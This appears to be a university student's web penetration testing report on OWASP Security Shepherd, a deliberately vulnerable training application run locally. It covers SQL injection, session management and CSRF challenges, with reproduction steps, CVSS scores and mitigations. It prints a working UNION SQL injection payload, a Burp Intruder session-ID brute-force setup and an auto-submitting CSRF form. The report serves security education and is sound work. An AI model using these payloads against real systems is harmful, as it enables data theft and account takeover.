Web Application
Penetration Testing Report

Product Name: Security Shepherd

Product Version: v3.0

Test Completion: 16/04/2025

Lead Penetration Tester: Lucas George Sipos

Prepared for: Mark Scanlon

Consultant Information

Name: Lucas George Sipos

Email: lucas.sipos@ucdconnect.ie

Location: UCD School of Computer Science,
Belfield, Dublin 4, Ireland

Manager: Mark Scanlon

Manager Email: mark.scanlon@ucd.ie

Table of Contents

1. Executive Summary

Lead Tester: Lucas George Sipos
Number of Days Testing: 2
Test Start Date: 27/03/2025
Test End Date: 29/03/2025

1.1 Application Information

Application Name: Security Shepherd
Project Version: v3.0
Release Date: 24/10/2015
Project Contact: Mark Scanlon

1.2 Findings Summary

Number of Vulnerabilities: 3
Number of Vulnerabilities within the OWASP Top 10: 3

1.3 Severity Summary

Severity	Count	Vulnerability
Critical	2	SQL Injection Broken Authentication and Session Management
High	1	Cross-Site Request Forgery
Medium	0	
Low	0	

2. Scope

Challenges Attempted:

- SQL Injection (Lesson), Injection (Challenges - First 5)
- Broken Session Management (Lesson), Session Management (Challenges - All)
- Cross Site Request Forgery (Lesson), CSRF (Challenges - All)

Testing Timeframe: 27/03/2025 (entire day)

Report Completion Timeframe: 28/03/2025 to 29/03/2025

User Roles: admin (Standard User), tester (Standard User)

URLs are now deprecated. The only relevant URL is: `https://localhost/index.jsp`

3. Test Cases Carried Out

- **Broken Authentication and Session Management:** OTG-SESS-003, OTG-AUTHN-001, OTG-AUTHN-003, OTG-AUTHN-004, OTG-AUTHN-007, OTG-AUTHN-009
- **SQL Injection:** OTG-INPVAL-005
- **Cross-Site Request Forgery:** OTG-SESS-005, OTG-INPVAL-001, OTG-INPVAL-002

4. List of Vulnerabilities

Prerequisites

Before attempting the following vulnerabilities, ensure the following tools and setup are in place:

1. Download and run Burp Suite `https://portswigger.net/burp/download.html` (making sure you have Oracle Java Installed).
2. Utilising Firefox set the system proxy to route traffic through Burp - "Open Menu" button in the right-hand corner -> Advanced -> Network (tab) -> Connection "Settings Button" -> Manual proxy configuration. The default for Burp is 127.0.0.1 with a port of 8080. **NOTE:** You can also use their browser configuration by simply pressing the "Open Browser" button.
3. Confirm that Burp can see and capture requests and turn off intercept in Burp.
4. Turn on intercept in Burp.
5. Make a request (refresh page).
6. You should see the request caught in Burp.
7. You should be able to toward, but for now just turn off `"Intercept"`.
8. Run locally OWASP Security Shepherd.
9. Open in the Burp browser `https://localhost/`.
10. Connect with default credentials (`username: admin, password: password`).


Once this setup is complete, you will be able to intercept, modify, and analyze HTTP requests and responses; essential for identifying and exploiting the vulnerabilities documented below.

4.1 Critical: SQL Injection [CWE-89]

The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralize special elements that could modify the intended SQL command when it is sent to a downstream component. Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data.

Steps to Reproduce

1. Navigate to `Challenges -> Injection -> SQL Injection 3`.
2. Enter `a' 'a'='a` in the search bar. If results are returned, it suggests the input is not properly escaped, indicating a SQL Injection flaw (Figure 4.1).



SQL Injection Challenge Three

To complete this challenge, you must exploit a SQL injection issue in the following sub application to acquire the credit card number from one of the customers that has a customer name of Mary Martin. Mary's credit card number is the result key to this challenge.

Please enter the Customer Name of the user that you want to look up

a' or 'a'='a

Get user

Search Results

Name
Mark Denihan
Jason McCoy
Mary Martin
Joseph McDonnell
John Doe


Figure 4.1: SQL Injection returned list of users

3. Now all we have to do is insert the following command into the search bar (Listing 4.1).

Listing 4.1: SQL Injection Payload Extracting Credit Card Information

```
Mary Martin' UNION SELECT creditcardnumber FROM customers WHERE
  customername = 'Mary Martin
```

4. The result should be the name of the user and the credit card number, which will be the key result of this exercise (Figure 4.2).



Please enter the Customer Name of the user that you want to look up

Mary Martin' UNION SELECT all creditcardnumber FROM custome

Get user

Search Results

Name
Mary Martin
9815 1547 3214 7569

Figure 4.2: SQL Injection returned user and credit card number

CVSS Score 9.8 (Critical)

Metric	Value
Attack Vector (AV)	Network (N)
Attack Complexity (AC)	Low (L)
Privileges Required (PR)	None (N)
User Interaction (UI)	None (N)
Scope (S)	Unchanged (U)
Confidentiality (C)	High (H)
Integrity (I)	High (H)
Availability (A)	High (H)

Mitigation

To mitigate SQL Injection vulnerabilities, developers should primarily use prepared statements (also known as parameterized queries) to ensure user input is safely handled by separating it from the SQL logic. Utilizing ORM libraries like Django ORM, Hibernate, or Sequelize can further reduce direct interaction with raw SQL, minimizing injection risks. It's also essential to perform strict input validation and sanitization, ensuring only expected data formats are accepted. Avoiding the use of dynamic SQL, where queries are built by concatenating strings with user input, is crucial. When using stored procedures, developers must ensure they do not internally construct dynamic SQL queries with user input. Finally, applying the principle of least privilege by limiting database permissions helps minimize the impact of a potential injection attack.

4.2 Critical: Broken Authentication and Session Management [CWE-287]

When an actor asserts an identity, the system either omits the necessary authentication checks or employs insufficient mechanisms (such as relying solely on user-supplied input or weak credentials) failing to robustly validate the claim, which can result in unauthorized access or privilege escalation due to improper authentication enforcement.

Steps to Reproduce

1. First reproduce the Prerequisites.
2. Navigate to `Challenges -> Session Management -> Session Management Challenge 4.`
3. Turn "Intercept" on (Figure 4.3).
4. Press the "Admin Only Button".
5. We get a `POST` request, and we observe the `userId` and `SubSessionID` (Figure 4.4).





Figure 4.3: Set "Intercept" on to catch requests




Time	Type	Direction	Method	URL
19:03:13 29 Mar...	HTTP	→ Request	POST	https://localhost/challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6

```
POST /challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6 HTTP/1.1
Host: localhost
Cookie: SubSessionID=TURBd01EQXdNREF3TURBd01EQXdNUT09; JSESSIONID=7B5DA14303D11D20E7BA08879FB19EA5; token=-9910182637082986527468973676279155654 5
Content-Length: 40
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Origin: https://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost/challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6.jsp
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

userId=0000000000000001&useSecurity=true
```

Figure 4.4: Intercepted POST request, and looking at userId and SubSessionID



```
TURBd01EQXdNREF3TURBd01EQXdNUT09
```

```
MDAwMDAwMDAwMDAwMDAwMQ==
```


```
0000000000000001
```

Figure 4.5: decodeBase64(decodeBase64(SubSessionID)) = userId

6. After putting the `SubSessionID` value into the "Decoder" (from Burp), and we decode it twice with the Base64 decoder, we see that it's the same as `userId` (Figure 4.5).

7. Now that we know that, we send the request to the "Intruder", by right clicking the request and pressing on "`Send to Intruder`".

8. We set the payload to be the `SubSessionID`, for "`Payload Type`" we pick "`Numbers`", then from "`Number range`" category we write: "`From`" = 01, "`To`" = 99; from "`Number format`" category we write: "`Min/Max integer digits`" = 16; and lastly we know that we have to encode it twice with Base64 encoder, so we add to the "Payload processing" twice the same rule: `Rule Type:"Encode", Processor:"Base64-encode"` (Figure 4.6).



Sniper attack

Target: https://localhost
✓ Update Host header to match target

Positions

```
POST /challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6 HTTP/1.1
Host: localhost
Cookie: SubSessionID=§TURBd01EQXdNREF3TURBd01EQXdNUT09§; JSESSIONID=7B5DA14303D11D20E7BA08879FB19EA5; token=-99101826370829865274689736762791556545
Content-Length: 40
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded
Origin: https://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost/challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6.jsp
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

userId=0000000000000001&useSecurity=true
```

1 highlight | 1 payload position | Length: 955

Payloads

Payload position: All payload positions
Payload type: Numbers
Payload count: 99
Request count: 99

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random
From: 01
To: 99
Step: 1
How many:

Number format

Base: [✓ Decimal] Hex
Min integer digits: 16
Max integer digits: 16
Min fraction digits: 0
Max fraction digits: 0

Examples
0000000000000001
0000000987654321


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
✓	Base64-encode
✓	Base64-encode

Figure 4.6: Payload configuration

9. Now we press on "`Start Attack`" button, where we are presented with a window that continuously makes request, with respect to our payload, and now we look for irregularities, and we find that the 9th request is different from the rest of them, which means we found what we were looking for (Figure 4.7).



Request	Payload	Status code	Response received	Error	Timeout	Length
5	TURBd01EQXdNREF3TURBd01EQXdOUT09	200	5			245
6	TURBd01EQXdNREF3TURBd01EQXdOZz09	200	53			245
7	TURBd01EQXdNREF3TURBd01EQXdOdz09	200	4			245
8	TURBd01EQXdNREF3TURBd01EQXdPQT09	200	48			245
9	TURBd01EQXdNREF3TURBd01EQXdPUT09	200	5			837
10	TURBd01EQXdNREF3TURBd01EQXhNQT09	200	46			245
11	TURBd01EQXdNREF3TURBd01EQXhNUT09	200	5			245
12	TURBd01EQXdNREF3TURBd01EQXhNZz09	200	46			245

```
POST /challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6 HTTP/1.1
Host: localhost
Cookie: SubSessionID=TURBd01EQXdNREF3TURBd01EQXdPUT09; JSESSIONID=7B5DA14303D11D20E7BA08879FB19EA5; token=-99101826370829865274689736762791556545
```

Figure 4.7: Irregular 9th request

10. Now that we have which user is the admin, we could decode the `SubSessionID` with Base64 decoding, but we already know it because if it's the 9th request then the `userId` ends is 0000000000000009.

11. After that we just copy the `SubSessionID`, and go back to the intercepted `POST` request and change the values (`SubSessionID & userId`) and press on the `"Forward"` button. We've infiltrated successfully.

CVSS Score 9.1 (Critical)

Metric	Value
Attack Vector (AV)	Network (N)
Attack Complexity (AC)	Low (L)
Privileges Required (PR)	None (N)
User Interaction (UI)	None (N)
Scope (S)	Unchanged (U)
Confidentiality (C)	High (H)
Integrity (I)	High (H)
Availability (A)	None (N)

Mitigation

To mitigate session fixation vulnerabilities, it's crucial to regenerate the session ID immediately after a successful login to prevent attackers from reusing a known session. Sessions should be tracked using secure, HttpOnly, and SameSite cookies, avoiding the use of session IDs in URLs (`Set-Cookie: PHPSESSID=abc123; HttpOnly; Secure; SameSite=Strict`). Additionally, session expiration and inactivity timeouts should be short to minimize the window of attack. Binding sessions to user-specific attributes like IP address or User-Agent can add an extra layer of security. Where applicable, session tokens or stored session data should be protected using encryption, hashing, and salting to prevent tampering or unauthorized access.

4.3 High: Cross-Site Request Forgery (CSRF) [CWE-352]

A vulnerability that occurs when a web application allows an attacker to induce a user's browser to send unauthorized commands to the application on behalf of the authenticated user. This typically happens because the application does not verify the origin or intent of the request (e.g., via anti-CSRF tokens or same-site checks), allowing state-changing operations (such as updating account details or performing transactions) to be executed without user consent, leveraging the user's existing session context (e.g., cookies or authentication tokens).

Steps to Reproduce

1. First reproduce the Prerequisites
2. Navigate to `Challenges -> CSRF -> CSRF 7`.
3. We see that for this challenge we'll need another user to access our forged website.

4. (Optional) Watch this YouTube video to understand how to add another user: OWASP Security Shepherd Admin User Management Functions

5. We also see that we need to host a web page, and for this I'll be using "Python SimpleHTTPServer", and here are some instructions to getting the server up: Python HTTP Server Tutorial.

6. Go back to the challenge, click the "getYourToken" link and we see that we get 68055288336280196407068724576607414402 as our token, and if we go back and make the same request we get the same token, so we keep that in mind.

7. Now we have to make the same request but receive a different token. So we intercept the GET request and fabricate a request which, instead of using our `userId`, uses a general pattern that returns every token. After trying different techniques of receiving other tokens, I came to the conclusion that if we change our `userId` to 40x'_', we get a list of tokens. The list contains our token and another one (-52303358269116203585856327540063546833) which we'll be using in our HTML form, so we copy it.

8. We need to craft an HTML page (csrf.html) which contains the form with the information needed and submits that form as soon as the page is loaded (Listing 4.2).

Listing 4.2: Forged HTML page code

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <title>LEGIT</title>
</head>
<body>
    <form name="csrfForm"
   action="https://localhost/user/csrfchallengeseven/plusplus"
   method="POST">
        <input type="hidden" name="userId"
   value="942162228a7abef4bed984b3fe4714a1d4cf5c29" />
        <input type="hidden" name="csrfToken"
   value="-52303358269116203585856327540063546833"/>
    <input type="submit"/>
    </form>
    <script>
        document.csrfForm.submit();
    </script>
</body>
</html>
```

9. We can now run our server by entering the command in the terminal while being in the same folder and in our virtual environment: `python3 -m http.server 9000`.

10. Copy the link given by the terminal: http://0.0.0.0:9000/.

11. Go back to the challenge, and in the input bar where you have to add the link; add the whole path to your main page: http://0.0.0.0:9000/csrf.html, and click on "Post Message".

12. Now we connect with the other user in our class and go to the same challenge, and then connect back again with the same user as before. As we can see the challenge is completed.

CVSS Score 8.2 (High)

Metric	Value
Attack Vector (AV)	Network (N)
Attack Complexity (AC)	Low (L)
Privileges Required (PR)	None (N)
User Interaction (UI)	Required (R)
Scope (S)	Changed (C)
Confidentiality (C)	Low (L)
Integrity (I)	High (H)
Availability (A)	None (N)

Mitigation

To mitigate Cross-Site Request Forgery (CSRF) vulnerabilities, it's essential to implement anti-CSRF tokens, which are unique, unpredictable values included in each state-changing request and validated by the server to ensure authenticity. Setting the SameSite attribute on session cookies to `Strict` or `Lax` helps prevent browsers from sending cookies with cross-origin requests, thereby reducing the risk of CSRF. For sensitive operations such as password or email changes, requiring re-authentication adds an extra layer of protection. Using custom request headers (like `X-Requested-With`) with `AJAX` requests, in combination with proper `CORS` settings, makes it harder for attackers to forge requests from other origins. Developers should also avoid using the `GET` method for actions that modify data, limiting such actions to `POST`, `PUT`, or `DELETE`. Another effective approach is the use of nonce tokens; unique, one-time-use values tied to individual requests, often embedded in forms or included via Content Security Policy (CSP) headers, which can further ensure the legitimacy of user actions.

5. Recommendations and Conclusion

Based on the vulnerabilities identified during the testing period, several improvements are recommended to enhance the overall security of the Security Shepherd platform. Firstly, the SQL Injection flaw demonstrates a lack of proper input sanitization and the use of unsafe query construction methods. To address this, the development team should use parameterised queries and avoid building SQL statements through string concatenation. Additionally, validating user input and limiting database privileges can reduce potential impact.

The session management vulnerability revealed that session identifiers were weakly protected and could be reverse-engineered using simple techniques. To prevent this, sessions should be managed using secure, randomized identifiers and stored exclusively in cookies with proper flags such as `HttpOnly` and `SameSite=Strict`. Sessions should also expire after inactivity and regenerate upon login.

For the CSRF issue, it is essential to implement anti-CSRF tokens for all sensitive operations, as well as properly configure cookies to avoid cross-origin attacks. Operations that change user data should require explicit user interaction or re-authentication.

In conclusion, the application suffers from three major vulnerabilities, all of which are included in the OWASP Top 10. These findings highlight the importance of secure development practices, especially when handling user input, managing sessions, and protecting sensitive actions. With proper mitigation steps in place, the security of the platform can be significantly improved, reducing the risk of exploitation and ensuring better protection for its users.